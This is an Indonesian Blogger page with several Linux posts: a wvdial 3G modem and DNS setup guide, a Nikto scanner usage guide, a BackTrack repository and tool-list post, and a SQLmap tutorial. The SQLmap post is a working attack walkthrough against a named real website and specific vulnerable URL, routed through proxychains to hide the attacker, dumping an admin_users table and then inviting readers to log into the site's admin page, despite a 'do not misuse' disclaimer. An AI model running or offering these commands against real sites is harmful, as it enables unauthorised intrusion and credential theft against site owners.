Tampilkan postingan dengan label BackTrack. Tampilkan semua postingan

Cara koneksi modem di linux dengan wvdial (3g mode)

Selasa, 25 Februari 2014
Keanehan pada koneksi internet di laptop backtrack saya membuat saya semakin penasaran untuk mengOphreak, alasanya begini.. contoh pada kasus yang saya alami
a. saya menggunakan kartu indosat, mode inject ssh (gretongan)
b. direct all proxy socks menggunakan tun2socks
dari metadata diatas ternyata hasilnya sangat berbeda jika saya gunakan di koneksi 2 os,
a. windows
dengan modem kartu indosat yang saya set ke wcdma only, routing dengan koneksi vps SG.GS speed download bisa mencapai rata 800 kbps, streaming HD no dc
b. Linux Backtrack (all linux)
kartu yang sama server vps yang sama pula, tapi download speed hanya 50 kbps

hal ini semakin menambah penasaran saya untuk set bagaimana speed download internet linux ku bisa sepadan dengan windows, mungkin setelah saya pikir-pikir masalah terletak pada wvdialnya yang tidak mampu lock mode 3g, untuk itu saya bertanya kepada teman2 di grub ayo belajar linux dan akhirnya alhamdulilah menemukan solusi

kasus: provider indosat dan tutor ini bagi user yang sudah bisa koneksi dengan mode wvdial saja

cara pertama
1. edit wvdial, bisa menggunaka editor nano atau gedit
nano /etc/wvdial.conf
2. lalu tambahkan script berikut
[Dialer isat3g]
Init1 = AT+COPS?;+CSQ
3. koneksikan modem, sudo wvdial isat3g berhubung saya menggunakan kartu indosat, sebelum modem sempat konek batalkan dengan menekan tombol CTRL + C , maka dalam logs berikut akan muncul
--> Initializing modem.--> Sending: AT+COPS?;+CSQAT+COPS?;+CSQ
+COPS: 0,0,"PT. Satelit Palapa Indonesia",2+CSQ: 9,99
OK

tanda yang saya bold diatas adalah logs untuk mengunci mode 3g, "PT. Satelit Palapa Indonesia",2 
hasil logs menunjukan angka 2 berarti diarea anda sudah terbaca sinyal 3g, jika tidak akan di outputkan dengan logs PT. Satelit Palapa Indonesia",0
4. sekarang kita tambahkan pada settingan wvdialnya
Init4 = AT+COPS= 0,0,"PT. Satelit Palapa Indonesia",2
sehingga bila dalam keseluruhan settingan wvdial di laptop saya seperti ini
[Dialer isat3g]
Init1 = AT+COPS?;+CSQ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2
Init3 = AT+CGDCONT=1,"IP","internet"
Init4 = AT+COPS= 0,0,"PT. Satelit Palapa Indonesia",2
Password = ;
Phone = *99#
Idle Seconds = 0
Stupid Mode = 1
Compuserve = 0
Baud = 3600000
Auto DNS = 1
Dial Command = ATDT
Ask Password = 0
ISDN = 0
Username = ;
Modem = /dev/ttyUSB0
5. sekarang tinggal koneksikan modem kamu
sudo wvdial isat3g

cara kedua
1. masukan script wvdial berikut
[Dialer indosat3g]
Init1 = AT+COPS?;+CSQ
Init2 = ATQ0 V1 E1 S0=0 &C1 &D2
Init3 = AT+CGDCONT=1,"IP","internet"
Init4 = AT+COPS= 0,0,"PT. Satelit Palapa Indonesia",2
Password = ;
Phone = *99#
Idle Seconds = 0
Stupid Mode = 1
Compuserve = 0
Baud = 3600000
Auto DNS = 1
Dial Command = ATDT
Ask Password = 0
ISDN = 0
Username = ;
Modem = /dev/ttyUSB0
2. dial modem
sudo wvdial indosat3g


permasalahan: dengan cara saya tidak bisa koneksi internet , hahahaha
tapi tenang sob, setelah saya selidiki ternyata dari pihak indosat tidak memberikan dns secara otomatis
jangan bingung anda perlu menambahkan dns ke /etc/resolv.cof , kalian bisa menggunaka editor favorite kalian, seperti geany, nano maupun gedit
nano /etc/resolv.conf
nameserver 202.152.165.39
nameserver 114.5.5.77

atau jika tidak mau repot setiap koneksi memasukan dns secara terus menerus, silahkan buat eksekusinya
root@bt:~# nano echodns
pastekan script berikut
echo "nameserver 202.152.165.39" /etc/resolv.conf
echo "nameserver 114.5.5.77" /etc/resolv.conf
simpan

berikat hak aksesnya
root@bt:~# chmod +x echodns
jalankan
root@bt:~# ./echodns

semoga membantu :D


SQLmap Web Database Pentesting

Minggu, 30 Juni 2013
Sahabat blogger, tentu kalian tidak asing lagi dengan tool yang satu ini, terutama pecinta pentesting, banyak sekali defacer menggunakan trik ini untuk mengatahui database suatu web sakaligus passwordnya, tapi tidak ada salahnya kita mencoba..
namun sebelumnya saya sampaikan, tolong ilmu ini hanya sekedar pembelajaran saja sucuil ilmu tentang pentesting security, mohon janga disalah gunakan..

Untuk menghindari tindakan kriminal, saya dalam menulis artikel ini hanya sebatas menyampaikan hasil dari vuln dan deface dari hacker luar negeri, jadi murni bukan dari saya pribadi, karena maksud saya menulis artikel ini hanya sebatas menyampaikan dan menularkan ilmu kepada teman-teman semuanya...
jadi mohon jangan disalah gunakan, ok ^_^

sebelumnya siapkan dulu alat tempurnya, yaitu sqlmap..
bagi kalian pengguna distro pentesting seperti backtrack dan blackbuntu tentu tidak usah repot-repot install aplikasi ini karena sudah default terinstall di kedua distro tersebut, namun pentesting dapat dilakukan di distro manapun, karenan kemampuan anda menggambarkan reputasi anda, bukan berbagai tools yang anda miliki, toh tools yang anda pakai adalah buatan orang lain, apalagi berbasis GUI,, gak banget deh 
bagi pengguna ubuntu seperti saya install dulu aplikasinya, jangan lupa tambahkan repo backtrack, caranya dapat dilihat disini Update dan Upgrade Java MacBuntu rasa BackTrack.
silahkan install sqlmapnya, jangan lupa jalan di root


root@arum:/home/sandy# apt-get install sqlmap
klo sudah install akan nampak seperti ini 

setelah aplikasi sqlmap terinstall sekarang kita cari target, tentunya yang mempunya vuln,
dan saya tegaskan saya tidak berniat jahat untuk merusak, untuk anda lebih percaya bahwa tujuan saya adalah "baik-baik" maka saya akan memilih target yang pernah dijamah hacker luar, sepertinya hacker dari turki, untuk meyakinkan silahkan kunjungi alamat berikut http://www.hanhdance.com/
lihat laman utamanya, sudah pernah di deface orang lain kan?

tips selanjutnya, agar lebih aman dalam melakukan pentesting sebagai anda menggunakan jalur proxy, sukur-sukur ssh tunneling,
kalian dapat menggunakan tools proxychains, untuk konfigurasinya dapat kalian lihat di sini 

Tunneling ssh dengan PAC Tunnel Manager di Ubuntu

Tunneling SSH di Linux Ubuntu

dan vuln websitenya adalah : http://www.hanhdance.com/gallery.php?id=47

itu target kita gan, buka aplikasi sqlmap atau bisa melalui terminal, jangan lupa status root


root@arum:/home/sandy# cd /pentest/database/sqlmap/
root@arum:/pentest/database/sqlmap# 

root@arum:/pentest/database/sqlmap# proxychains python sqlmap.py -u www.webtarget.com --dbs
maka: 
root@arum:/pentest/database/sqlmap# proxychains python sqlmap.py -u http://www.hanhdance.com/gallery.php?id=47 --dbs
dan nampak list databasenya

available databases [3]:                                                       
[*] hanhdanceeditor
[*] information_schema
[*] test

root@arum:/pentest/database/sqlmap# proxychains python sqlmap.py -u http://www.webtarget.com -D nama_database --tables
root@arum:/pentest/database/sqlmap# proxychains python sqlmap.py -u http://www.hanhdance.com/gallery.php?id=47 -D hanhdanceeditor --tables
dan nampak list tables dari database hanhdanceeditor

root@arum:/pentest/database/sqlmap# proxychains python sqlmap.py -u http://www.webtarget.com -D nama_database -T nama_tables --columns
root@arum:/pentest/database/sqlmap# proxychains python sqlmap.py -u http://www.hanhdance.com/gallery.php?id=47 -D hanhdanceeditor -T admin_users --columns
maka akan terlihat list columns
Database: hanhdanceeditor                                                      
Table: admin_users

sekarang finalisasi eksekusi deh pass dan user dengan dump
root@arum:/pentest/database/sqlmap#proxychains python sqlmap.py -u www.webtarget.com -D nama_database -T nama_tables --dump
root@arum:/pentest/database/sqlmap#proxychains python sqlmap.py -u http://www.hanhdance.com/gallery.php?id=47 -D hanhdanceeditor -T admin_users --dump
taraaaa, password dan usernya sudah terlihat
Table: admin_users

sekarang buka laman berikut dan masukan user dan passwordnya


Halaman Admin Target


silahkan dicoba, tapi ingat jangan disalahgunakan ea? ^_^


Scanning website vulnerabilities with Nikto

Senin, 24 Juni 2013
Nikto is a free (GPL) tool for scanning the vulnerabilities of a webhost. It scans for dangerous CGI files, outdated versions, HTTP server options and installed web servers and their options. It also scans open ports, which can be exploited by hackers. It can save reports in plain text, XML, HTML, NBE or CSV.
Requirements:
  1. Perl Environment (No knowledge necessary)
Installation: Download the compressed file and uncompress it. It should be ready to use, given perl is installed.
Usage Examples:
1. Scanning a host:
For a simple example, we scan www.example.com
perl nikto.pl -h example.com
- ***** SSL support not available (see docs for SSL install) *****
- Nikto v2.1.4
---------------------------------------------------------------------------
+ Target IP:          72.41.204.238
+ Target Hostname:    example.com
+ Target Port:        80
+ Start Time:         2011-09-08 20:25:40
---------------------------------------------------------------------------
+ Server: Apache
+ Retrieved x-powered-by header: PHP/5.2.17
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ robots.txt contains 1 entry which should be manually viewed.
+ Allowed HTTP Methods: GET, HEAD, OPTIONS
+ /WEB-INF/web.xml: JRUN default file found.
+ /admin.cgi: InterScan VirusWall administration is accessible without authentication.
+ /interscan/: InterScan VirusWall administration is accessible without authentication.
+ /SUNWmc/htdocs/: Sun SMC (Solaris Management Console) is running.
+ OSVDB-35878: /modules.php?name=Members_List&letter='%20OR%20pass%20LIKE%20'a%25'/*: PHP-Nuke module allows user names and passwords to be viewed.
+ OSVDB-682: /webalizer/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS).
+ OSVDB-3092: /sitemap.xml: This gives a nice listing of the site content.
+ OSVDB-12184: /index.php?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /some.php?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /some.php?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-12184: /some.php?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings.
+ OSVDB-3092: /Administration/: This might be interesting...
+ OSVDB-3092: /administration/: This might be interesting...
+ OSVDB-3092: /xmlrpc.php: xmlrpc.php was found.
+ /readme.html: This WordPress file reveals the installed version.
+ OSVDB-3092: /license.txt: License file found may identify site software.
+ /administration/: Admin login page/section found.
+ /wordpress/: A WordPress installation was found.
+ 6448 items checked: 49 error(s) and 21 item(s) reported on remote host
+ End Time:           2011-09-09 00:59:54 (16454 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
It took a whooping 16454 seconds to complete the scan.
2. If we want to test an open port, we can pass port number(s) as:
perl nikto.pl -h example.com -p 80,443
Port 80 is default
3. We can also set proxy:
To use system wide proxy, use -useproxy option:
perl nikto.pl -h example.com -p 80,443 -useproxy
To specify a proxy manually, we can pass it as:
 perl nikto.pl -h example.com -p 80,443 -useproxy http://10.0.0.2:8888
4. To save the result as a specific format, use the -Format option.
perl nikto.pl -h example.com -Format htm
The supported -Format arguments are csv, htm, msf, txt and xml
5. Nikto supports plugins for scanning a target. Plugins allow other bits of code to hook into Nikto’s processing. We can specify which plugins to run against the host. For example:
perl nikto.pl -h example.com -Plugins embedded; content_search; headers
Plugins are separated by semi colon. @@ALL can be specified to run all the plugin, @@NONE runs no plugins, @@DEFAULT runs default plugins and @@MUTATE runs mutate plugins, which are meant to guess values like password files, directory names, sub-domains against a host.
@@DEFAULT runs the following plugins:
httpoptions;headers;mutiple_index;outdated;put_del_test;auth;report_xml;report_nbe;apacheusers;report_metasploit;cookies;embedded;apache_expect_xss;ssl;favicon;cgi;content_search;report_csv;msgs;report_html;tests(report:500);report_text;robots
To get a complete list of plugins, use:
perl nikto.pl -list-plugins
We can also pass parameters to plugins in the following format:
plugin-name[(parameter name[:parameter value ][,other parameters] )]
For example: tests(report:500)
6. Tuning the tests: -Tuning option can be used to specify the type of tests we want to perform on the host. For example, to test file uploads, use:
perl nikto.pl -h example.com -Tuning 06
To exclude a particular test, use x:
perl nikto.pl -h example.com -Tuning x06
By default, all the tests are preformed. List of available tests can be found in the official docs at http://cirt.net/nikto2-docs/options.html
7. Specifying a configuration file: We can tell Nikto to use a config file using -config option. A default config file (nikto.conf) is available in the downloaded tar of Nikto.
perl nikto.pl -h example.com -config nikto.conf
8. Controlling the display: Using the -Display parameter, we can control the type of information we want to see from Nikto. For example:
perl nikto.pl -h example.com -Display V
prints complete verbose information.
perl nikto.pl -h example.com -Display V
- ***** SSL support not available (see docs for SSL install) *****
- Nikto v2.1.4
---------------------------------------------------------------------------
V:Thu Sep  8 06:01:40 2011 - Initialising plugin nikto_apacheusers
V:Thu Sep  8 06:01:40 2011 - Loaded "Apache Users" plugin.
V:Thu Sep  8 06:01:40 2011 - Initialising plugin nikto_embedded
V:Thu Sep  8 06:01:40 2011 - Loaded "Embedded Detection" plugin.
V:Thu Sep  8 06:01:40 2011 - Initialising plugin nikto_content_search
V:Thu Sep  8 06:01:40 2011 - Loaded "Content Search" plugin.
V:Thu Sep  8 06:01:40 2011 - Initialising plugin nikto_report_html
V:Thu Sep  8 06:01:40 2011 - Loaded "Report as HTML" plugin.
V:Thu Sep  8 06:01:40 2011 - Initialising plugin nikto_put_del_test
V:Thu Sep  8 06:01:40 2011 - Loaded "Put/Delete test" plugin.
V:Thu Sep  8 06:01:40 2011 - Initialising plugin nikto_report_msf
V:Thu Sep  8 06:01:41 2011 - Loaded "Report data to Metasploit" plugin.
V:Thu Sep  8 06:01:41 2011 - Initialising plugin nikto_core
...
...

9. -output option is used to specify the output file. The format is taken from the file extension, unless overridden by -Format option.
10. Single request mode: Instead of allowing Nikto to perform multiple TCP requests, we can specify a single request mode. In this case, Nikto prompts for the required options.
perl nikto.pl -Single
--------------------------------------------  Nikto 2.1.4
--------------------------------------------  Single Request Mode
                              Hostname or IP: example.com
                                   Port (80):
                                     URI (/):
                                     SSL (0):
                                  Proxy host:
                                  Proxy port:
                      Show HTML Response (1):
                          HTTP Version (1.1):
                           HTTP Method (GET):
      User-Agent (Mozilla/4.75 (Nikto/2.1.4):
                     Connection (Keep-Alive):
                                        Data:
                        force_bodysnatch (0):
                             force_close (1):
                             http_space1 ( ):
                             http_space2 ( ):
                     include_host_in_uri (0):
           invalid_protocol_return_value (1):
                                max_size (0):
                             protocol (HTTP):
           require_newline_after_headers (0):
                                   retry (0):
                           ssl_save_info (0):
                                timeout (10):
                             uri_password ():
                              uri_postfix ():
                               uri_prefix ():
                                 uri_user ():
                         Enable Encoding (0):
--------------------------------------------  Done with questions
        Host Name: example.com
        Host IP: 72.41.204.238
        HTTP Response Code:
--------------------------------------------  Connection Details
        Connection: Keep-Alive
        Host: example.com
        User-Agent: Mozilla/4.75 (Nikto/2.1.4
        data:
        force_bodysnatch: 0
        force_close: 1
        force_open: 0
        host: example.com
        http_space1:
        http_space2:
        ignore_duplicate_headers: 1
        include_host_in_uri: 0
        invalid_protocol_return_value: 1
        max_size: 0
        method: GET
        port: 80
        protocol: HTTP
        require_newline_after_headers: 0
        retry: 0
        ssl: 0
        ssl_save_info: 0
        timeout: 10
        trailing_slurp: 0
        uri: /
        uri_param_sep: ?
        uri_postfix:
        uri_prefix:
        version: 1.1
--------------------------------------------  Response Headers
        error: error reading HTTP response
        http_data_sent: 1
        uri: /
--------------------------------------------  Response Content

Update dan Upgrade Java MacBuntu rasa BackTrack

Senin, 03 Juni 2013
Apa yang agan rasakan setelah memakai Java Macbuntu, asik bukan?
ane juga mau ngucapin banyak terimakasih untuk agan javanese atas remastering MacBuntu nya, sangat Ok untuk pemula seperti saya

Namun masalah akan muncul ketika kita akan install dan upgrade aplikasi dari repo, tidak bisa dan tidak ada balasan dari repo, jadi yang kita dapat hanya kegagalan seperti error dibawah ini


W: Failed to fetch http://archive.ubuntu.com/ubuntu/dis...86/Packages.gz Something wicked happened resolving 'archive.ubuntu.com:http' (1 - Unknown error)

W: Failed to fetch http://archive.ubuntu.com/ubuntu/dis...86/Packages.gz Something wicked happened resolving 'archive.ubuntu.com:http' (1 - Unknown error)

W: Failed to fetch http://archive.ubuntu.com/ubuntu/dis...rce/Sources.gz Something wicked happened resolving 'archive.ubuntu.com:http' (1 - Unknown error)

W: Failed to fetch http://archive.ubuntu.com/ubuntu/dis...rce/Sources.gz Something wicked happened resolving 'archive.ubuntu.com:http' (1 - Unknown error)

W: Failed to fetch http://archive.ubuntu.com/ubuntu/dis...rce/Sources.gz Something wicked happened resolving 'archive.ubuntu.com:http' (1 - Unknown error)

W: Failed to fetch http://archive.ubuntu.com/ubuntu/dis...rce/Sources.gz Something wicked happened resolving 'archive.ubuntu.com:http' (1 - Unknown error)

W: Failed to fetch http://archive.ubuntu.com/ubuntu/dis...86/Packages.gz Something wicked happened resolving 'archive.ubuntu.com:http' (1 - Unknown error)

W: Failed to fetch http://archive.ubuntu.com/ubuntu/dis...86/Packages.gz Something wicked happened resolving 'archive.ubuntu.com:http' (1 - Unknown error)

W: Failed to fetch http://archive.ubuntu.com/ubuntu/dis...86/Packages.gz Something wicked happened resolving 'archive.ubuntu.com:http' (1 - Unknown error)

W: Failed to fetch http://archive.ubuntu.com/ubuntu/dis...86/Packages.gz Something wicked happened resolving 'archive.ubuntu.com:http' (1 - Unknown error)

W: Failed to fetch http://archive.ubuntu.com/ubuntu/dis...86/Packages.gz Something wicked happened resolving 'archive.ubuntu.com:http' (1 - Unknown error)

E: Some index files failed to download, they have been ignored, or old ones used instead.

lalu bagaimana cara mengatasinya, ternyata eh ternyata ane dapet penjelasan dari si Pembuat Java Macbuntu nya langsung, nie ane kasih SS nya


dan tiba-tiba ane kepikiran Backtrack R2 yang pernah ane pake, yang notabene basednya Ubuntu 10.04, jika MacBuntu basednya 10.10 otomatis tidak didukung oleh kebanyakan repo saat ini, dan alhirnya ane ganti dah reponya dengan repo backtrack, cara nya cukup mudah, silahkan buka terminal dan jalankan perintah berikut  : root@arum:/home/sandy# sudo gedit /etc/apt/sources.list
isikan baris paling bawah dengan script berikut
#backtrack
deb http://all.repository.backtrack-linux.org revolution main microverse non-free testing
deb http://32.repository.backtrack-linux.org revolution main microverse non-free testing
deb http://source.repository.backtrack-linux.org revolution main microverse non-free testing
silahkan simpan dan update : root@arum:/home/sandy# sudo apt-get update
berhubung ane make tunneling yang sudah saya jelaskan pada materi Tunneling SSH di Linux Ubuntu  maka update dengan perintah berikut : root@arum:/home/sandy# proxychains sudo apt-get update

dan upgrade : root@arum:/home/sandy# proxychains sudo apt-get upgrade


kalian juga dapat menginstall aplikasi pentest backtrack lainya, berikut list aplikasi manual Backtrack
1.1 Information Gathering
1.1.1 0trace 0.01
1.1.2 Ass
1.1.3 dig
1.1.4 DMitry
1.1.5 DNS-Ptr
1.1.6 dnstracer 1.5
1.1.7 dnswalk
1.1.8 dns-bruteforce
1.1.9 dnsenum
1.1.10 dnsmap
1.1.11 DNSPredict
1.1.12 Finger Google
1.1.13 Firewalk
1.1.14 Fport 2.0 (Windows Executable)
1.1.15 Goog Mail Enum
1.1.16 Google-search
1.1.17 Googrape
1.1.18 Gooscan
1.1.19 Host
1.1.20 InTrace 1.3
1.1.21 Itrace
1.1.22 Maltego 2.0
1.1.23 Metagoofil 1.4
1.1.24 Mbenum 1.5.0 (Windows Executable)
1.1.25 Netenum
1.1.26 Netmask
1.1.27 Nmbscan 1.2.4
1.1.28 Protos
1.1.29 PsTools (Windows Executables)
1.1.29.1 PsInfo
1.1.29.2 PsFile
1.1.29.3 PsList
1.1.29.4 PsGetSID
1.1.29.5 PsLoggedOn
1.1.29.6 PsLogList
1.1.30 PStoreView 1.0 (Windows Binary)
1.1.31 QGoogle
1.1.32 Relay Scanner
1.1.33 SMTP-Vrfy
1.1.34 Subdomainer 1.3
1.1.35 TCPtraceroute 1.5beta7
1.1.36 TCtrace
1.1.37 Whoami (Windows Executable)
1.2 Network Mapping
1.2.1 Amap 5.2
1.2.2 Angry IP Scanner (ipscan) 3.0-beta3
1.2.3 Autoscan 0.99_R1
1.2.4 Fierce 0.9.9 beta 03/24/07
1.2.5 Fping
1.2.6 Genlist
1.2.7 Hping
1.2.8 Hping2 2.0.0-rc3
1.2.9 Hping3 3.0.0-alpha-1
1.2.10 IKE-Scan
1.2.11 IKEProbe
1.2.12 Netcat 0.7.1
1.2.13 Netdiscover
1.2.14 Nmap
1.2.15 NmapFE
1.2.16 P0f
1.2.17 PSK-Crack
1.2.18 Ping
1.2.19 Protos
1.2.20 ScanLine 1.01 (Windows Executable)
1.2.21 Scanrand
1.2.22 SinFP
1.2.23 Umit
1.2.24 UnicornScan
1.2.25 UnicornScan pgsql 0.4.6e module version 1.03
1.2.26 XProbe2
1.2.27 PBNJ 2.04
1.2.27.1 OutputPBNJ
1.2.27.2 ScanPBNJ
1.2.28 Zenmap 4.60
1.3 Vulnerability Identification
1.3.1 Absinthe
1.3.2 Bed
1.3.3 CIRT Fuzzer
1.3.4 Checkpwd
1.3.5 Cisco Auditing Tool
1.3.6 Cisco Enable Bruteforcer
1.3.7 Cisco Global Exploiter
1.3.8 Cisco OCS Mass Scanner
1.3.9 Cisco Scanner
1.3.10 Cisco Torch
1.3.11 Curl
1.3.12 Fuzzer 1.2
1.3.13 GFI LanGuard 2.0
1.3.14 GetSids
1.3.15 HTTP PUT
1.3.16 Halberd
1.3.17 Httprint
1.3.18 Httprint GUI
1.3.19 ISR-Form
1.3.20 Jbrofuzz
1.3.21 List-Urls
1.3.22 Lynx
1.3.23 Merge Router Config
1.3.24 Metacoretex
1.3.25 Metoscan
1.3.26 Mezcal HTTP/S
1.3.27 Mibble MIB Browser
1.3.28 Mistress
1.3.29 Nikto
1.3.30 OAT
1.3.31 Onesixtyone
1.3.32 OpenSSL-Scanner
1.3.33 Paros Proxy
1.3.34 Peach
1.3.35 RPCDump
1.3.36 RevHosts
1.3.37 SMB Bruteforcer
1.3.38 SMB Client
1.3.39 SMB Serverscan
1.3.40 SMB-NAT
1.3.41 SMBdumpusers
1.3.42 SMBgetserverinfo
1.3.43 SNMP Scanner
1.3.44 SNMP Walk
1.3.45 SQL Inject
1.3.46 SQL Scanner
1.3.47 SQLLibf
1.3.48 SQLbrute
1.3.49 Sidguess
1.3.50 Smb4K
1.3.51 Snmpcheck
1.3.52 Snmp Enum
1.3.53 Spike
1.3.54 Stompy
1.3.55 SuperScan
1.3.56 TNScmd
1.3.57 Taof
1.3.58 VNC_bypauth
1.3.59 Wapiti
1.3.60 Yersinia
1.3.61 sqlanlz
1.3.62 sqldict
1.3.63 sqldumplogins
1.3.64 sqlquery
1.3.65 sqlupload
1.4 Penetration
1.4.1 Framework3-MsfC
1.4.2 Framework3-MsfUpdate
1.4.3 Framework3-Msfcli
1.4.4 Framework3-Msfweb
1.4.5 Init Pgsql (autopwn)
1.4.6 Milw0rm Archive
1.4.7 MsfCli
1.4.8 MsfConsole
1.4.9 MsfUpdate
1.4.10 OpenSSL-To-Open
1.4.11 Pirana
1.4.12 Update Milw0rm
1.5 Privilege Escalation
1.5.1 Ascend attacker
1.5.2 CDP Spoofer
1.5.3 Cisco Enable Bruteforcer
1.5.4 Crunch Dictgen
1.5.5 DHCPX Flooder
1.5.6 DNSspoof
1.5.7 Driftnet
1.5.8 Dsniff
1.5.9 Etherape
1.5.10 EtterCap
1.5.11 File2Cable
1.5.12 HSRP Spoofer
1.5.13 Hash Collision
1.5.14 Httpcapture
1.5.15 Hydra
1.5.16 Hydra GTK
1.5.17 ICMP Redirect
1.5.18 ICMPush
1.5.19 IGRP Spoofer
1.5.20 IRDP Responder
1.5.21 IRDP Spoofer
1.5.22 John
1.5.23 Lodowep
1.5.24 Mailsnarf
1.5.25 Medusa
1.5.26 Msgsnarf
1.5.27 Nemesis Spoofer
1.5.28 NetSed
1.5.29 Netenum
1.5.30 Netmask
1.5.31 Ntop
1.5.32 PHoss
1.5.33 PackETH
1.5.34 Rcrack
1.5.35 SIPdump
1.5.36 SMB Sniffer
1.5.37 Sing
1.5.38 TFTP-Brute
1.5.39 THC PPTP
1.5.40 TcPick
1.5.41 URLsnarf
1.5.42 VNCrack
1.5.43 WebCrack
1.5.44 Wireshark
1.5.45 Wireshark Wifi
1.5.46 WyD
1.5.47 XSpy
1.5.48 chntpw
1.6 Maintaining Access
1.6.1 3proxy
1.6.2 Backdoors
1.6.3 Matahari
1.6.4 CryptCat
1.6.5 HttpTunnel Client
1.6.6 HttpTunnel Server
1.6.7 ICMPTX
1.6.8 Iodine
1.6.9 NSTX
1.6.10 Privoxy
1.6.11 ProxyTunnel
1.6.12 Rinetd
1.6.13 TinyProxy
1.6.14 sbd
1.6.15 socat
1.7 Covering Tracks
1.7.1 Housekeeping
1.8 Radio Network Analysis
1.8.1 802.11 WIFI
1.8.1.1 AFrag
1.8.1.2 ASLeap
1.8.1.3 aircrack-ng
1.8.1.4 airdecap-ng
1.8.1.5 aireplay-ng
1.8.1.6 airmon-ng
1.8.1.7 Airpwn
1.8.1.8 AirSnarf
1.8.1.9 airbase-ng
1.8.1.10 airodump-ng
1.8.1.11 Airoscript
1.8.1.12 Airsnort
1.8.1.13 CowPatty
1.8.1.14 FakeAP
1.8.1.15 Hotspotter
1.8.1.16 Karma
1.8.1.17 Kismet
1.8.1.18 MDK3
1.8.1.19 MacChanger
1.8.1.20 WifiTap
1.8.1.21 Wicrawl
1.8.1.22 WifiZoo
1.8.1.23 Wlassistant
1.8.1.24 SpoonDRV
1.8.1.25 SpoonWEP
1.8.2 Bluetooth
1.8.2.1 BTcrack
1.8.2.2 Bluebugger
1.8.2.3 Blueprint
1.8.2.4 Bluesmash
1.8.2.5 Bluesnarfer
1.8.2.6 Btscanner
1.8.2.7 Carwhisperer
1.8.2.8 Frontline
1.8.2.9 Minicom
1.8.2.10 ObexFTP
1.8.2.11 HCIDump
1.8.2.12 Redfang
1.8.2.13 Ussp-Push
1.8.2.14 atshell
1.8.2.15 attest
1.8.2.16 bdaddr
1.8.2.17 bss
1.8.2.18 btftp
1.8.2.19 hcidump-crash
1.8.2.20 hidattack
1.8.2.21 hstest
1.8.2.22 rfcomm
1.9 VOIP & Telephony Analysis
1.9.1 PcapSipDump
1.9.2 PcapToSip_RTP
1.9.3 SIPSak
1.9.4 SIPcrack
1.9.5 SIPdump
1.9.6 SIPp
1.9.7 Smap
1.10 Digital Forensics
1.10.1 Allin1
1.10.2 Autopsy
1.10.3 DCFLDD
1.10.4 DD_Rescue
1.10.5 Foremost
1.10.6 Magicrescue
1.10.7 Mboxgrep
1.10.8 Memfetch
1.10.9 Memfetch Find
1.10.10 Pasco
1.10.11 Rootkithunter
1.10.12 Sleuthkit
1.10.13 Vinetto
1.11 Reverse Engineering
1.11.1 GDB GNU Debugger
1.11.2 GDB Console GUI
1.11.3 GDB Server
1.11.4 GNU DDD
1.11.5 Hexdump
1.11.6 Hexedit
1.11.7 OllyDBG
1.12 Services
1.12.1 SNORT

cara installnya cukup mudah, tinggal jalankan perintah berikut, misalkan kita ingin menginstall mysqlmap
tinggal jalankan perintah : sudo apt-get install sqlmap

semoga membantu
 

Linux Opensource & Phreaking Copyright © 2011-2012 | Powered by Blogger